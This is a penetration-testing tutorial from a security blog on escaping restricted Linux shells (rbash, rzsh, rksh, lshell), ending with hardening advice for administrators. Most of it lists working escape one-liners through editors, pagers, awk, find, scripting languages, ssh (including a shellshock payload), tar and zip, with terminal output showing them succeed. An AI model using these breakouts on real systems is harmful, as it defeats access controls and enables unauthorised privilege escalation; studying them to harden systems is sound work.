Linux Restricted Shell Bypass

vk9-sec.com/linux-restricted-shell-bypass

Vry4n_ February 26, 2021

Restricted shells are conceptually shells with restricted permissions, with features and commands working under a very peculiar environment, built to keep users in a secure and controlled environment, allowing them just the minimum necessary to perform their daily operations.

Once hackers get a low privileged shell, even a restricted one, it's time to try to escape normal restrictions and get more features and privileges to play with. This is where restricted shell escaping techniques come into play. Escaping shell restrictions is just a small part of Penetration Testing Post Exploitation phase, designed to escalate privileges.

Sometimes a restricted shell can block the commands with / or the redirecting outputs like >,>>

Common Restricted Shells

There is a lot of different restricted shells to choose from. Some of them are just normal shells with some simple common restrictions not actually configurable, such as rbash (restricted Bash), rzsh and rksh (Korn Shell in restricted mode), which are really trivial to bypass.

Others have a complete configuration set that can be redesigned to fit administrator's needs such as lshell (Limited Shell) and rssh (Restricted Secure Shell).

Gathering Environment Information

Once we have access to a restricted shell, before we can go any further on all techniques, the first step is to gather as much information as possible about our current shell environment.

- Check available commands either by trying them out by hand, hitting TAB key twice or listing files and directories;
- Check for commands configured with SUID permissions, especially if they are owned by root user. If these commands have escapes, they can be run with root permissions and will be our way out, or in.
- Check variables 'env' or 'printenv'
- Check the list of commands you can use with sudo. This will let us execute commands with other user's permissions by using our own password. This is especially good when configured for commands with escape features. (sudo -l)

- Check what languages are at your disposal, such as python, expect, perl, ruby, etc. They will come in handy later on;
- Check if redirect operators are available, such as '|' (pipe), “>”, “>>”, “<”;
- Check for escape characters and execution tags such as: “;” (colon), “&” (background support), “’” (single quotes), “” (double-quotes), “$(“ (shell execution tag), “${“
- You must to check in what shell you are : echo $SHELL you will be in rbash by 90%

Try to determine what kind of shell you are in. This is not easy depending on the configuration in place, but can be performed by issuing some commands and checking for general error messages.

- If some available command is unknown to you, install them in your own test Linux box and analyze its features, manual, etc.
- Try to determine what kind of shell you are in. This is not easy depending on the configuration in place, but can be performed by issuing some commands and checking for general error messages.


Here are some error message examples from different restricted shells around

rbash


rzsh

rksh


lshell




```
vry4n@ubuntu:~$ cd /
rbash: cd: restricted
vry4n@ubuntu:~$ echo $0
rbash
```



```
ubuntu% cd /
cd: restricted
ubuntu% echo $0
rzsh
```



```
$ cd /
rksh: cd: restricted
$ echo $0
rksh
$
```



```
vry4n:~$ cd /
*** forbidden path: /
vry4n:~$ echo $0
*** forbidden path: /usr/bin/dash
vry4n:~$
```

Common Initial Techniques

- If "/" is allowed you can run /bin/sh or /bin/bash.

- If you can run cp command you can copy the /bin/sh or /bin/bash into your directory.
- From ftp >

  !/bin/sh or !/bin/bash
- gdb >
  - gdb
  - !/bin/sh or !/bin/bash
- From more/man/less >

  !/bin/sh or !/bin/bash
- From vim >
  - vim
  - !/bin/sh #or !/bin/bash :set shell=/bin/bash
- From rvim >
  - rvim
  - :python import os; os.system("/bin/bash)
- From scp >

  scp -S /path/yourscript x y:
- From awk >

  awk 'BEGIN {system("/bin/sh”) }' # or /bin/bash")}'
- From find >

  find / -name test -exec /bin/sh or /bin/bash \;
- From nmap >
  - nmap --interactive
  - !sh
- From find >

  find . -name * -exec /bin/bash \;
- From mutt
  - mutt
  - !
  - /bin/bash

Console Editors

Linux systems provide us with different editors such as ed, ne, nano, pico, vim, etc.


Vi or VIM

- echo $0
- vi newfile.txt
- :set shell=/bin/bash # or !/bin/bash
- echo $0


ed

- echo $0

- ed
- !'/bin/bash'
- echo $0


```
vry4n@ubuntu:~/Desktop$ echo $0
rbash
vry4n@ubuntu:~/Desktop$ vi newfile.txt

vry4n@ubuntu:~/Desktop$ echo $0
/bin/bash
vry4n@ubuntu:~/Desktop$
```



```
vry4n@ubuntu:~/Desktop$ echo $0
rbash
vry4n@ubuntu:~/Desktop$ ed
!'/bin/bash'
vry4n@ubuntu:~/Desktop$ echo $0
/bin/bash
vry4n@ubuntu:~/Desktop$
```

Pager Commands

Linux pagers are simple utilities that allow us to see the output of a particular command or text file, that is too big to fit the screen, in a paged way. The most well-known are “more” and “less”. Pagers also have escape features to execute scripts.

less/more


- echo $0
- echo “Vry4n” | less
- !'/bin/bash'
- echo $0


```
vry4n@ubuntu:~/Desktop$ echo $0
rbash
vry4n@ubuntu:~/Desktop$ echo "Vry4n" | less
vry4n@ubuntu:~/Desktop$ echo $0
/bin/bash
```

man command

The command “man”, used to display manual pages for Linux commands, also has escape features. Simply use the man command to display any command manual

- echo $0
- man ls
- !'/bin/bash'
- echo $0




```
vry4n@ubuntu:~/Desktop$ echo $0
rbash
vry4n@ubuntu:~/Desktop$ man ls
vry4n@ubuntu:~/Desktop$ echo $0
/bin/bash
```

pinfo

we can read files

- pinfo ls
- !
- ls /etc



```
acpi                              cron.weekly
adduser.conf                      cups
alsa                              cupshelpers
alternatives                      dbus-1
anacrontab                        dconf
apg.conf                          debconf.conf
apm                               debian_version
apparmor                          default
apparmor.d                        deluser.conf
apport                            depmod.d
appstream.conf                    dhcp
apt                               dictionaries-common
avahi                             dpkg
bash.bashrc                       e2scrub.conf
bash_completion                   emacs
bash_completion.d                 environment
bindresvport.blacklist            environment.d
binfmt.d                          ethertypes
bluetooth                         firefox
brlapi.key                        fonts
brltty                            fprintd.conf
brltty.conf                       fstab
ca-certificates                   fuse.conf
ca-certificates.conf              fwupd
ca-certificates.conf.dpkg-old     gai.conf
calendar                          gamemode.ini
chatscripts                       gdb
console-setup                     gdm3
cracklib                          geoclue
cron.d                            ghostscript
cron.daily                        glvnd
cron.hourly                       gnome
cron.monthly                      groff
crontab                           group
```

Programming Languages Techniques

Let’s look some programming languages techniques.

- From expect >
  - expect spawn sh
  - sh
- From python >

  python -c 'import os; os.system("/bin/sh")'
- From php >
  - php -a
  - exec("sh -i");
- From perl >

  perl -e 'exec "/bin/sh";'
- From lua >
  - lua
  - os.execute('/bin/sh').
- From ruby >
  - irb
  - exec "/bin/sh"

Advanced Techniques

Now let's move into some dirty advance techniques.

- From ssh >

  ssh username@IP - t "/bin/sh" or "/bin/bash"
- From ssh2 >

  ssh username@IP -t "bash --noprofile"
- From ssh3 >

  ssh username@IP -t "() { :; }; /bin/bash" (shellshock)
- From ssh4 >

  ssh -o ProxyCommand="sh -c /tmp/yourfile.sh" 127.0.0.1 (SUID)
- From git >

  git help status > you can run it then !/bin/bash
- From pico >

  pico -s "/bin/bash" then you can write /bin/bash and then CTRL + T
- From zip >

  zip /tmp/test.zip /tmp/test -T --unzip-command="sh -c /bin/bash"
- From tar >

  tar cf /dev/null testfile --checkpoint=1 --checkpointaction=exec=/bin/bash

Best Practices & Conclusion

- Prefer to work with “Allowed commands” instead of “Disallowed commands”. The amount of commands with escapes you don’t know are far superior than the ones you do.
- Keep “Allowed Commands” list to a minimum necessary.
- Inspect your allowed commands for escaping features on a regular basis, either by studying the manual or search in the security community.
- Check allowed commands that could interact with Linux system variables and restrict their access.
- Scripts that invoke other scripts can be a security risk specially when they are running with other user’s privileges and software that allow escape or third party command execution. Try to avoid this.
- If any command allowed has escapes or command execution features, avoid using it. If not possible try to enforce restrictions to block certain functions or use restricted versions. Some commands have restricted versions with no command execution support.
- If providing Linux editors is inevitable, use restricted versions, such as:

vim = rvim (Restricted Vim)

ed = red (Restricted ED)

nano = rnano (Restricted Nano)

- A nice hint for restricted software would be to provide them as a symbolic link. For all purposes your user might think it’s using vim, for example, while it’s just a symbolic link to rvim.
- If providing pagers is necessary avoid less and more, and use pages that don’t provide command execution escape like most.
- When using any software that has built-in third party editors support that rely on $EDITOR and $VISUAL Linux variables, make these variables read-only to avoid users changing it’s content to software containing escapes.
- Try to avoid allowing programming languages. If not possible ensure that configuration is hardened and dangerous functions such as pty(), system(), exec(), etc, are blocked. Some programming languages are easy to harden simply defining functions that are disabled, others are trickier and sometimes the only way to do it is either uninstalling certain functions or not providing the language itself.

Resources

https://fireshellsecurity.team/restricted-linux-shell-escaping-techniques/

https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf